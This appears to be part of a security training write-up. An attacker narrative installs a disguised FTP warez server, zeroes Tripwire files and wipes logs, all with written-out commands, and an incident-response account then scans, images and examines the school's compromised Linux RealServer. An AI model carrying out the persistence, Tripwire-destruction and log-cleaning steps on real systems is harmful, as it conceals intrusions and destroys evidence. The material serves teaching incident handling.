I will download the files I need from a previously compromised system that we use as a repository for our "*required*" files, see figure (57). I will download the files with the command; " **ftp 10.10.10.10 2121** ". Our ftp server on this box is set up on port 2121. Once I am in, I'll use the commands, " **bin** " then " **hash** ". This will tell the server to transfer the files in binary format and the hash is just so I can have a visual display of the download process. The next commands I will use are; " **mget ftpd*** " and then " **get cleaner.c** ". This will retrieve multiple files that start with "*ftpd*" and then will get the file named "*cleaner.c*". Once the files are downloaded, I will disconnect (*bye*) from the ftp server.

I need to install the ftp server first. I will change into the */etc/X11* directory to take a look around. I want to put the file where it will not stand out. I don't want it to be noticed. I plan on having the ftp server listening on port 6021. Linux has a lot of services associated with X-windows, which listen on ports in the 6000 range. I figured I would rename the ftpd binary to something like *X11fd*, and put it somewhere in the X11 directory. This way if the system administrator actually noticed the port listening and traced down the application, he would find the application somewhere inside the X11 directory. Hopefully he would assume it has something to do with the X-windows and not mess with it. I will also move the configuration file into the same directory and name it *X11fd.config*.

```
[root@Target-Linux /]# ls
bin   cleaner.c  etc   ftpd_config  initrd  lost+found  mnt  proc  sbin  usr
boot  dev        ftpd  home         lib     misc        opt  root  tmp   var
[root@Target-Linux /]# mv ftpd /etc/X11/X11fd
[root@Target-Linux /]# mv ftpd_config /etc/X11/X11fd.config
[root@Target-Linux /]# mv cleaner.c /tmp/
```

Figure (58)

Figure (58) shows the commands I used to move and rename the files to their locations. I did the "**ls**" command to make sure the files were in the directory before I moved them around.

Now I just needed to create the scripts so that the ftp server is started each time the machine is rebooted. I will create a startup file in the */etc/xinetd.d* directory and call it '*X11fd*'. This time I will use the 'vi' editor since I have a decent shell to work with. Figure (59) shows what the file says, and you can see that the service in use is not called "ftp". I think that is a little too obvious, so I will create a service called *X11fd*.

```
# default: on
# This is the X11 service to provide the X11-Windows
# with proper file delivery services.

service X11fd
   {
      disable       = no
      flags         = REUSE
      socket_type   = stream
      instances     = 50
      wait          = no
      user          = root
      server        = /etc/X11/X11fd
      bind          = 192.168.1.228
   }
```

Figure (59)

To create this "*X11fd*" service, I'll add an entry to the */etc/services* file. I'll open the file with the vi editor and look for the section that has all the entries for the X11 services. You can see in figure (60) that I added an entry, which created a new service called *X11fd* that uses port 6021. Now that the service has been created and the ftp files are in their proper location, the only thing left to do is start it up. I will restart the xinetd service once again with; " **/etc/init.d/xinetd restart** ", figure (61).

```
hostmon         5355/udp                # hostmon uses TCP (nocol)
canna           5680/tcp
x11-ssh-offset  6010/tcp                # SSH X11 forwarding offset
X11fd           6021/tcp                # X11 file delivery server
ircd            6667/tcp                # Internet Relay Chat
ircd            6667/udp                # Internet Relay Chat
xfs             7100/tcp                # X font server
```

Figure (60)

```
[root@Target-Linux xinetd.d]# /etc/init.d/xinetd restart
Stopping xinetd:                                           [  OK  ]
Starting xinetd:                                           [  OK  ]
[root@Target-Linux xinetd.d]#
```

Figure (61)

Now that the ftp server is up and running, I am almost ready to get out of this system. I need to clean up the logs, and I want to check up on something I noticed while I was in the '*/etc*' directory editing the "services" file.

```
gpm-root.conf       mtools.conf         sysctl.conf
group               nscd.conf           syslog.conf
group-              nsswitch.conf       termcap
grub.conf           ntp                 tripwire
gshadow             ntp.conf            tux.mime.types
gshadow-            oaf                 updatedb.conf
gtk                 openldap            updfstab.conf
```

Figure (62)

If you look at figure (62) you can see a directory named " *tripwire* ". This is a tool that system administrators use to tell if any files have been added or altered on their system. This will most definitely show that I was there. It will not show an IP address or host-name, but it will show the administrator what files were changed and added so he will know that someone was here, and he would fix the problem(s) right away. I need to disable this somehow. I went ahead and changed into the Tripwire directory to look around and noticed the admin had removed the plain text files, but left the encrypted ones, showing what the policy is that Tripwire uses. Since I don't have the pass phrase to re-create the plain text files, I will have to remove or cripple the encrypted ones. I will also have to cripple the database, which is located elsewhere. Luckily, I know the default locations for these files. It's always nice to know your advisories defenses so that you can circumvent them. I just hope the system administrator goes with the default locations.

```
[root@Target-Linux tmp]# cd /etc/tripwire
[root@Target-Linux tripwire]# ls
site.key  Target-Linux-local.key  tw.cfg  tw.pol
[root@Target-Linux tripwire]# ls /var/lib/tripwire
report  Target-Linux.twd
[root@Target-Linux tripwire]# cat /dev/null > tw.pol
[root@Target-Linux tripwire]# cat /dev/null > tw.cfg
[root@Target-Linux tripwire]# cat /dev/null > /var/lib/tripwire/Target-Linux.twd
```

Figure (63)

Figure (63) shows what I did to "fix" the files to my liking. I needed to make sure about the file locations, so I used an '**ls**' command to verify where they were. Once I saw the policy file, configuration file, and the database file, I needed to "fix" them. To do this I just used the command; **cat /dev/null > tw.pol** to take care of the tripwire policy file, **cat /dev/null > tw.cfg** to take care of the configuration file, and to take care of the database I used; **cat /dev/null > /var/lib/tripwire/Target-Linux.twd**.

When you "*cat /dev/null*" into a file, this will zero it out; making it an empty file. This way I do not have to remove the files, I will just make them files with no information in them instead.

Now that tripwire had been disabled, I need to clean up the logs. I will change into the '/tmp' directory where I put the cleaner.c file. Since it is just the source code for the actual application, I need to compile it first. Figure (64) shows this process, along with the application's execution.

```
[root@Target-Linux tmp]# gcc -o zap3 cleaner.c
[root@Target-Linux tmp]# ./zap3 10.20.30.40
        cleaning utmp file finished
        cleaning wtmp finished
        cleaning lastlog finished
        cleaning /var/log/messages
        cleaning /var/log/secure
        cleaning /var/log/syslog
[root@Target-Linux tmp]#
```

Figure (64)

With the logs cleaned, tripwire disabled, ftp server installed, and our back-door working, it is time to call it a day. The last thing that I will do before I leave is to remove the *cleaner.c* file and *zap3* executable that I have in the */tmp* directory. I have to make sure to clean up all of my mess. Now I will contact my fellow comrades to let them know the IP address of our new "server" so they can start uploading the latest warez.

The Incident Handling Process

The school session began without any major problems. Of course there were individuals that forget their passwords, needed to change classes, or had other "major" events to take care of. In keeping pace with technology, the educational institution, "bogusschool", started video taping some of their classes to supplement the classroom sessions and provide distance-learning opportunities.

The school planned to video tape the classroom sessions and convert the videos to streaming media format for the RealServer. The media would be loaded on campus RealServers and be available for download or viewing over the Internet. The IT staff would upload new media every Friday afternoon; it would include the past week's worth of videos.

Preparation

The IT staff consists of one full time support person, named "Bob", and a hand-full of assistants. These assistants range anywhere from senior students that are enrolled in one of the computer related fields of study, all the way down to junior students at the school who are just looking for hands on experience.

This school has no official Incident Handling Team to speak of. If anything IT related occurs, Bob would takes the lead and "fixes" problems that arise. The school allows Bob to do whatever he feels is needed for the school, as long as it does not cost any money. Bob just needs to keep some of the IT instructors informed of what he is doing and they in turn report that information up to higher personnel. When bad things do happen, the only question that the school staff has for Bob is, "When will the system(s) be back up?" Their only concern is getting the systems back on-line.

The standard process that Bob has implemented is to create a full back-up of any system, primarily the servers before they ever go on-line. This way, when something undesirable happens, systems can be wiped clean (wiped a few times to make sure) and then the back-up can be used for restoration. Bob feels that this way he has at least one known good back-up that he can use to restore his system with minimum downtime. The school does not have the resources to take a system off-line for a few days while someone tries to figure out what happened. They will just restore from the back-up, put it back on-line and "watch it".

The main objective of the school staff is to provide adequate services to the students. Although this is a small school, the students still have to do research, which requires them to have access to many different networks and services. Therefore, the school has a rather relaxed policy at the access points into their network. As stated earlier, the school uses the "All traffic is allowed except that which is explicitly denied".

Identification

School commenced on Monday, March 22, 2004, with students wandering around campus looking for classes and meeting friends. The IT staff, however, was not as relaxed. They have a lot of systems to monitor and maintain and to make matters worse, this year they want to make video taped classroom sessions available online.

As Bob's assistants show up to help out, he has been sending them off to verify the version and pattern numbers of the anti-virus software that is installed on the remote systems. He wants to make sure software is up to date. Bob also directs some of them to check out the mail server, to ensure virus signatures are up to date, and to verify mail is flowing. If mail stops or people cannot get to the Internet, then Bob will get a lot of phone calls asking what is going on. It seems like Bob's main requirements are to ensure mail flows and the Internet is up.

Everything seemed to be going fine until Friday, April 09, 2004. This is the day Bob called me sounding rather worried. He thought one of his machines had been compromised and asked if I could take a look at it. My reply was, "Oh yeah? I've heard that from you before. So, what makes you think someone hacked your box this time?" "For starters", Bob said, "I'm getting a "*disk full*" error when attempting to upload this past weeks streaming media to the RealServer." He went on to say he checked the processes that were running to see if there was a rogue process spitting out arbitrary data and filling up the drive. That's when he noticed a service that he's never heard of – that was '*accepting connections*'.

My first question to Bob was, "is the system still connected to the network, or have you taken it off-line yet?" Bob said that the system was still connected to the network because the redundant RealServer, the Windows machine, is having stability problems. The Linux system is the only RealServer that can provide the streaming media to the students, so he can't take it off-line.

With that in mind, I told Bob to not touch a thing and I would be there in a few minutes. I grabbed my "jump kit" and headed over to the school to see exactly what was going on.

My jump kit is a small sized suitcase (the size of an airplane carry-on) filled with all the tools that I need to respond to the incident. My kit contains the following items: (most are taken directly from SANS Track 4 w/Ed Skoudis).

Hardware:

- 2 - Western Digital 200GB IDE Hard Drive, unused.
- 3 - LaCie Big Disk External 400GB Hard Drive (Firewire/USB 2.0), unused.
- 1 - small 4-port Linksys hub. (not a switch)
- 4 - Cat5, 2 - Cross-over Cat5, AUI, and Coax cables.
- 1 - TX-neutered Cat5 (one wire is cut so that it's receive-only)
- 1 - laptop, (with VMware in order to use Linux or Windows without rebooting).
- 1 - 512MB USB Thumb drive.
- 1 - flashlight and penlight.
- 1 - kit screwdrivers (basic Phillips and flat-head screwdrivers)
- 2 - female-to-female RJ45 adapters.
- 1 - tape recorder.
- 1 - digital camera.

Note: All hard drives are wiped with Autoclave v0.3 before use to ensure no residual information is on disk.

Software:

- Penguin Sluth Kit (this is a bootable CD, with enough applications to copy disks, sniff networks, provide hash sums, etc.).
- Forensic software (such as: Sleuth kit, autopsy, etc. - all of which are on CD).
- Statically linked binaries (such as: ls, ps, dd, etc - also on CD).
- chkrootkit (to check for any root kits on system - also on CD)
- Windows CD with good known binaries.

Supplies:

- Lots of media for tape recorder (at least 5 new tapes).
- Lots of new, unused backup media (floppies, flash media, CD-R, etc.)
- Batteries for tape recorder, camera, flashlight, etc.
- Cell phone with batteries (one fully charged and a spare and the AC adapter).
- Antistatic bags with ties.
- Antistatic bubble wrap.
- Extra notebooks (bound, with numbered pages)
- Extra copies of all of forms.
- Pens (black ink - no pencils)
- Business Cards (just in case I need them)

Documentation Tools:

- Cable tags.
- Indelible felt tip markers.
- Stick-on labels.

Containment

Once I arrived at the school, I headed straight for Bob's office/workspace. When I got there, I asked him to tell me exactly what happened, from the beginning. Bob explained to me that the school has two RealServers to stream the media for the on-line classes, one Windows and one Linux. When the school was getting the funds to build these machines Bob and his staff (assistants) calculated how much disk space they would need to hold 4 weeks worth of class videos. They calculated how much disk space each video clip would require and then added an extra 20 MB. Once that amount was calculated, they added an extra 50% to make sure they had enough space.

He told me that he built the Linux system over the break and had it finished late in the afternoon of the 10th. He came in on Thursday, March 11th, and installed the last application on the system, which was Tripwire. He then initialized the Tripwire Database and ran an integrity check in order to "tweak" the policy to reduce false positives.

By the time he finished it was around 3:00 or 4:00 in the afternoon. Before the system was put on the network, Bob made a full and complete back-up of the system. This is the base-line install so that just in case Bob needed to restore the system back to a known good state, this is what he would use to do it. Once the back-up was finished, he placed the system on the network.

He went on to say that due to school starting three weeks ago, and trying to keep everything running, no one looked at any of the servers, not just the RealServer ones. The only time they went to the RealServer was to up-load that week's worth of videos. They up-load new media every Friday after a week of videotaping. The last two weeks they had no problems up-loading the new media, but this week they got the "disk full" error he mentioned on the phone, see figure (65).

```
[root@Target-Linux realserver]# cp /mnt/cdrom/class3_week3.mpg /realserver/course_videos/
cp: writing `/realserver/course_videos/class3_week3.mpg': No space left on device
[root@Target-Linux realserver]#
```

Figure (65)

Once I finished documenting that information on the form and wrote a few notes in the logbook, I asked why the Linux Server remained on the network, and not taken off-line? He responded that the Windows RealServer was having major problems and would not stay up for more than a day at a time. They were most likely going to take if off-line and re-build the whole thing. That meant that the Linux box must stay on line as the only operational RealServer to provide taped media to students.

He showed me the error and explained again how much disk space they over allotted for the videos. Using his calculations, after just two weeks of video uploads, there was no way the disk should have been filled and he said something else must be going on.

```
root     23935  1156  0 Mar22 pts/1    00:00:00 ./Bin/rmserver rmserver.cfg --rro
root     24136     1  0 Mar22 ?        00:00:00 xinetd -stayalive -reuse -pidfile /var/run/xinetd
root     24044 23935  0 Mar22 ?        00:00:01 ./Bin/rmserver rmserver.cfg --rro
root     24045 23935  0 Mar22 ?        00:00:00 ./Bin/rmserver rmserver.cfg --rro
root     24142     1  0 Mar22 ?        00:00:00 X11fd: (accepting connections)
root      6881  1156  0 11:20 pts/1    00:00:00 ps -ef
[root@Target-Linux root]#
```

Figure (66)

Next he showed me the odd processes that were running, figure (66). As you can see in the blue highlighted area there is a process named "*X11fd*" that appears to be accepting connections from the network. Neither Bob nor I heard of this process, so we figured we would take a closer look at this later. Note the yellow highlighted section indicating the RealServer had an error and restarted. Bob also noted the '*xinetd*' process and the fact that it is showing up in the middle of the RealServer processes when it should be one of the first processes started. It should not be at the bottom of the process list with such a high process id number.

After I had written everything down and taken a few screen shots with the digital camera of the results of the 'ps –ef' command, I questioned Bob and asked if he had run Tripwire to see if anything has changed. He said he was waiting for me to get there first, since I told him not to touch a thing. Bob then tried to run the integrity check of Tripwire and got this message, figure (67).

```
[root@Target-Linux tripwire]# /usr/sbin/tripwire --check
### Error: File could not be opened.
### Filename: /var/lib/tripwire/Target-Linux.twd
### No such file or directory
### Exiting...
[root@Target-Linux tripwire]#
```

Figure (67)

Looks like the database, policy file, or configuration file is missing or corrupted. "This doesn't look good!" Bob moaned, "I'm going to go and restore the files from my back-up. I'll be back in a minute."

While Bob went to get the back-up files, I broke out my laptop and started up my Windows and Linux systems. (Using VMware will let you run multiple systems on the same host system simultaneously). I also took out my hub and plugged my laptop into it. I got out some cables so I could also plug the server into the hub while keeping it on-line at the same time. This way I can monitor any traffic going to or from the server.

When Bob came back, I suggested running a port scan against the box, to see what ports are open.




Figure (68)

Figure (68) shows the result of the port scan from nmap on my Linux box using the nice graphical user front end. Since I used the 'front end' for nmap all you have to do is push some buttons and then the scan button. If this scan was conducted from the command line, it would have looked like this: "**nmap –sS –p 1-65535 192.168.1.228".** This will scan all ports between 1 and 65535 (*-p 1-65535*) on host *192.168.1.228* and will do it using a SYN Stealth scan (*-sS*). The Stealth scan will scan the ports but not

make any connection to the system. This is so I will not be logged by the system for making a connection. If I make a connection, then I may "taint" the evidence because my information would overwrite the last person that connected. I just want to see what ports are open right now.

The results of the scan indicated there were sixteen open ports. I asked Bob to review the results of the scan and tell me what ports he is "aware" of. Bob looked at the list and said, "port 13/TCP is Daytime, which should not be there. Port 22/TCP is my secure shell, it's o.k. Port 111/TCP is for RPC so I guess it is fine. Port 554/TCP is the RealServer port, it's o.k. Port 6000/TCP is for X-windows so it should be there. Ports 7070/TCP and 8080/TCP are the RealServer control ports, and 9090/TCP is the monitor port, those are good. Port 24457/TCP is the random remote admin port set up by RealServer during install, it's fine. The rest of them, I don't know."

Looking at the remaining unknown open ports, we need to figure out why port 13/TCP is open and figure out what ports 3030/TCP, 4040/TCP, 5050/TCP, 6021/TCP, 7802/TCP, 7878/TCP and 32768/TCP are used for.

I got on my laptop and started a search on Google to identify these ports and their usage. The first port I looked for was port 3030/TCP, and found some good information on Real Networks web site. (They are the ones that produce the RealServer product). The page states that a RealServer uses port 3030/TCP as a control channel. It also uses ports 4040/TCP and 5050/TCP for control channels for compatibility with the G2 player product line. Port 7802/TCP was listed as being used by the RealServer as the "proxy request listener" and port 7878/TCP listens for cache requests for the RealServer.

This only left us with two totally unknown ports and one known, but very questionable port to check out. Again on Google I searched for port 32768/TCP. As it turns out, this looks like the default ephemeral port that Red Hat Linux uses for outbound client connections. Since I was on the network with the machine, I figured I would monitor packets coming from or going to the suspect system on port 32768/TCP. I looked for a little while and saw nothing. The two of us agreed that it must be the Red Hat default port and it is nothing to worry about. The other two ports to investigate are port 13/TCP and 6021/TCP. Nothing of value came up on Google to help me identify these ports.

Now that I have scanned the system and found some interesting ports open, I need to see what is actually listening on them. To do this I will use netcat to see if I can connect to them. But before I do, I want to make an image of the machine in this state. If I were to make a connection I may alter some logs and I want to make an image of the system as is, with the machine running. This is one of two ways to collect an image for forensics analysis. Under these circumstances, I'm forced to collect the image from a running or "live" machine.

The other way to create an image would be to pull the plug on the machine to shut it down. I would then put in my Penguin Sleuth Kit (PSK) CD and power up the machine

so that it will boot from the CD. The PSK is a fully functional Linux system that runs entirely from the CD, and has a graphical interface, that can be used for data/evidence gathering. Once the CD is running, the hard drives are mounted as “read only” so that nothing can be written to them. It also contains all the binaries to perform most of the tasks required for an inspection. After the drives are mounted “read only”, I would make an md5 hash of the suspect disk(s) and create an image of the suspect disk(s) to one (or more) of the hard disks from my jump kit.

Once the image(s) are created on my drive(s), I would make an md5 hash of them, and verify them against the one(s) created from the suspect machine. Once verified, the hashes prove images are the exact same as the original suspect hard drive(s). From there I can make copies of the image(s) so that I have “working copies” to use for the actual analysis and put the original drive(s) into my secure locker.

Bob told me they do not intend nor want to prosecute anyone…they just want the system back on-line as soon as possible. Because of the fact that they cannot take it off-line, I will make the images on the “live” system.

The process that I am going to use is based on the process that the Honeynet Project uses to collect data from their systems. According to the folks that make ProDiscover, a tool to capture disk images from running machines, “*the forensic imaging of a live system creates what is often referred to as a "smear". Smears capture the image while disk I/O processes are still taking place due to other processes running on the system. While this may create some internal inconsistencies in the data, as long as the data being collected is not over-written, this process is perfectly valid in capturing evidence and have been successfully offered as evidence in court cases.*”

To create an image from a “live” machine, I will first mount the PSK CD, hoping that if the hacker did alter anything, he did not alter the “mount” command. Another thing to keep in mind is, if the hacker placed something in the “/mnt/cdrom/” directory, once I mount the CD, any information inside the directory will be hidden from me until I un-mount the CD. I just have to hope the hacker did not put anything there.

Since this system is still running, I will not be able to add another drive to the system in order for me to have a place to put my image(s), but I can capture the contents of memory and the swap space, who knows, this could prove to be interesting. To work around the hard drive issue, I am going to create an image of the drive, memory and the swap space and send the image(s) over the network to my laptop.

I’ll use the md5sum, dd, and netcat binaries from the PSK CD because the binaries on the suspect system cannot be trusted. The commands I am going to use are shown in figures (69a thru 69h).

```
[root@Target-Linux /]#/mnt/cdrom/bin/md5sum /dev/mem | /mnt/cdrom/bin/nc 192.168.1.1 1111
[root@Target-Linux /]#/mnt/cdrom/bin/dd if=/dev/mem bs=512 | /mnt/cdrom/bin/nc 192.168.1.1 2222
```

Figure (69a)

```
[root@Test_box tools]#nc -l -p 1111 > /working/memory.hash
[root@Test_box tools]#nc -l -p 2222 > /working/memory.image
```

Figure (69b)

/mnt/cdrom/bin/md5sum /dev/mem | /mnt/cdrom/bin/nc 192.168.1.1 1111 will generate an md5 hash of the memory space, /dev/mem, and pass the output to netcat (*nc*) which will send the hash value across the network to IP address 192.168.1.1 using port 1111. Once the hash has been generated, I want to make an image of the memory space. I'll use the command:
/mnt/cdrom/bin/dd if=/dev/mem bs=512 | /mnt/cdrom/bin/nc 192.168.1.1 2222 to use /dev/mem as the input file (*if=/dev/mem*) with a block size of 512 (*bs=512*) to capture whatever is in memory, make an image of it and pass the output to netcat (*nc*) which will send the image across the network to port 2222 at IP address 192.168.1.1, see figure (69a).

Before the suspect hashes and/or images are sent over the network to my laptop, I must prepare the laptop to receive them. I used the command;
nc -l -p 1111 > /working/memory.hash. This will start netcat (*nc*) listening (*-l*) on port 1111 (*-p 1111*) so it will receive the md5 hash from the suspect machine and put it into a file called "*memory.hash*" in the "*working*" directory. In order to capture the memory image I will use the command; **nc -l -p 2222 > /working/memory.image**. This will tell netcat to start listening on port 2222 and anything it receives from that port it will put into a file called "*memory.image*" in the "*working*" directory, see figure (69b).

```
[root@Target-Linux /]#/mnt/cdrom/bin/md5sum /dev/swap | /mnt/cdrom/bin/nc 192.168.1.1 3333
[root@Target-Linux /]#/mnt/cdrom/bin/dd if=/dev/swap bs=512 | /mnt/cdrom/bin/nc 192.168.1.1 4444
```

Figure (69c)

```
[root@Test_box tools]#nc -l -p 3333 > /working/swap.hash
[root@Test_box tools]#nc -l -p 4444 > /working/swap.image
```

Figure (69d)

/mnt/cdrom/bin/md5sum /dev/swap | /mnt/cdrom/bin/nc 192.168.1.1 3333 will generate an md5 hash of the swap space, /dev/swap, and pass the output to netcat (*nc*) which will send the hash value across the network to IP address 192.168.1.1 using port 3333. Once the hash has been generated, I'll make an image of the swap space. I'll use the command:

/mnt/cdrom/bin/dd if=/dev/swap bs=512 | /mnt/cdrom/bin/nc 192.168.1.1 4444 to use /dev/swap as the input file (*if=/dev/swap*) with a block size of 512 (*bs=512*) to capture whatever is in the swap space, make an image of it and pass the output to netcat (*nc*) which will send the image across the network to port 4444 at IP address 192.168.1.1, see figure (69c).

Before the suspect hashes and/or images are sent over the network to my laptop, I must to prepare the laptop to receive them. I used the command;
nc -l -p 3333 > /working/swap.hash, to start netcat (*nc*) listening (*-l*) on port 3333 (*-p 3333*) so it will receive the md5 hash from the suspect machine and put it into a file called "*swap.hash*" in the "*working*" directory. In order to capture the swap space image I will use the command; **nc -l -p 4444 > /working/swap.image**. This will tell netcat to start listening on port 4444 and anything it receives from that port it will put into a file called "*swap.image*" in the "*working*" directory, see figure (69d).

```
[root@Target-Linux /]#/mnt/cdrom/bin/md5sum /dev/hda1 | /mnt/cdrom/bin/nc 192.168.1.1 5555
[root@Target-Linux /]#/mnt/cdrom/bin/dd if=/dev/hda1 bs=512 | /mnt/cdrom/bin/nc 192.168.1.1 6666
```

Figure (69e)

```
[root@Test_box tools]#nc -l -p 5555 > /working/hda1.hash
[root@Test_box tools]#nc -l -p 6666 > /working/hda1.image
```

Figure (69f)

/mnt/cdrom/bin/md5sum /dev/hda1 | /mnt/cdrom/bin/nc 192.168.1.1 5555 will generate an md5 hash of the first hard disk partition, /dev/hda1, and pass the output to netcat (*nc*) which will send the hash value across the network to IP address 192.168.1.1 using port 5555. Once the hash has been generated, I want to make an image of this partition. I will use the command:
/mnt/cdrom/bin/dd if=/dev/hda1 bs=512 | /mnt/cdrom/bin/nc 192.168.1.1 6666 to use /dev/hda1 as the input file (*if=/dev/hda1*) with a block size of 512 (*bs=512*) to capture whatever is in this partition, make an image of it and pass the output to netcat (*nc*) which will send the image across the network to port 6666 at IP address 192.168.1.1, see figure (69e).

Before the suspect hashes and/or images are sent over the network to my laptop, I need to prepare the laptop to receive them. I used the command;
nc -l -p 5555 > /working/hda1.hash. This will start netcat (*nc*) listening (*-l*) on port 5555 (*-p 5555*) so it will receive the md5 hash from the suspect machine and put it into a file called "*hda1.hash*" in the "*working*" directory. In order to capture the partition image I will use the command; **nc -l -p 6666 > /working/hda1.image**. This will tell netcat to start listening on port 6666 and anything it receives from that port it will put into a file called "*hda1.image*" in the "*working*" directory, see figure (69f).

```
[root@Target-Linux /]#/mnt/cdrom/bin/md5sum /dev/hda2 | /mnt/cdrom/bin/nc 192.168.1.1 7777
[root@Target-Linux /]#/mnt/cdrom/bin/dd if=/dev/hda2 bs=512 | /mnt/cdrom/bin/nc 192.168.1.1 8888
```

Figure (69g)

```
[root@Test_box tools]#nc -l -p 7777 > /working/hda2.hash
[root@Test_box tools]#nc -l -p 8888 > /working/hda2.image
```

Figure (69h)

/mnt/cdrom/bin/md5sum /dev/hda2 | /mnt/cdrom/bin/nc 192.168.1.1 7777 will generate an md5 hash of this hard drive partition, /dev/hda2, and pass the output to netcat (*nc*) which will send the hash value across the network to IP address 192.168.1.1 using port 7777. Once the hash has been generated, I'll make an image of this partition. I will use the command:
/mnt/cdrom/bin/dd if=/dev/hda2 bs=512 | /mnt/cdrom/bin/nc 192.168.1.1 8888 to use /dev/hda2 as the input file (*if=/dev/hda2*) with a block size of 512 (*bs=512*) to capture whatever is in this partition, make an image of it and pass the output to netcat (*nc*) which will send the image across the network to port 8888 at IP address 192.168.1.1, see figure (69g).

Before the suspect hashes and/or images are sent over the network to my laptop, I need to prepare the laptop to receive them. I used the command;
nc -l -p 7777 > /working/hda2.hash. This will start netcat (*nc*) listening (*-l*) on port 7777 (*-p 7777*) so it will receive the md5 hash from the suspect machine and put it into a file called "*hda2.hash*" in the "*working*" directory. In order to capture the hard disk partition image, I will use the command; **nc -l -p 8888 > /working/hda2.image**. This will tell netcat to start listening on port 8888 and anything it receives from that port it will put into a file called "*hda2.image*" in the "*working*" directory, see figure (69h).

The above commands used on the suspect's machine, figures (69a,c,e,g), and my laptop, figure (69b,d,f,h), will provide me with hashes to verify the integrity of the images, and will provide actual disk images so that I can begin analysis of the system. I can compare the hashes created from the suspect's machine with the hashes created on my laptop of the disk images.

One thing to note is that the hash value of the */dev/mem* device will be wrong because the memory of a computer is volatile and always changing, so no two hashes of that device will ever be the same. If the other hash values are correct, then I will make a few working copies of the images to perform the analysis on.

Now that I have the images to work with and I am still networked with the suspect machine, I will attempt to connect to the unknown ports to see what is actually there. To do this I will use netcat to see if I can connect to either one of the ports. The first port I tried to connect to was port 13/TCP, see figure (70).

```
[root@Test_box tools]# nc 192.168.1.228 13
sh-2.05b# uname -a
Linux Target-Linux 2.4.18-14 #1 Wed Sep 4 12:13:11 EDT 2002 i686 athlon i386 GNU/Linux
sh-2.05b# whoami
root
sh-2.05b# exit
[root@Test_box tools]#
```

Figure (70)

Looking at figure (70) you can see what was returned when I connected to port 13/TCP. Both Bob and I were shocked to see a root prompt sitting there on the screen. I turned to Bob and said, "I think this will confirm that you were hacked." I issued the command, "**uname –a**" and "**whoami**" at the prompt. This was just to confirm what we suspected. I then tried to connect with netcat to port 6021/TCP to see if anything was there. Once again we were totally surprised at what we saw, see figure (71).

```
[root@Test_box tools]# nc 192.168.1.228 6021
Connected to 192.168.1.228 (192.168.1.228).
220 ProFTPD 1.2.9 Server (ProFTPD Anonymous Server) [Target-Linux]
Name (192.168.1.228:root): anonymous
331 Password required for anonymous.
Password:
230 User anonymous logged in.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> bye
221 Goodbye.
[root@Test_box tools]#
```

Figure (71)

"This looks like your machine is set up as an Anonymous FTP server, Bob. Probably as a 'warez' server" I said. Bob had nothing to say, except, "maybe that's why the disk is full".

Bob went and restored the database file, the policy file, and the configuration file for Tripwire from the back-up he did a few weeks ago. When he put the files back where they belonged, he ran an integrity check again, this time Tripwire was working. The output is displayed on the screen and also put into a report file located in the */var/lib/tripwire/report/* directory. The saved report shows a little more information than what is printed on the screen, so Bob always reads the actual report; at least he does when he is actually on the machine and looking around.

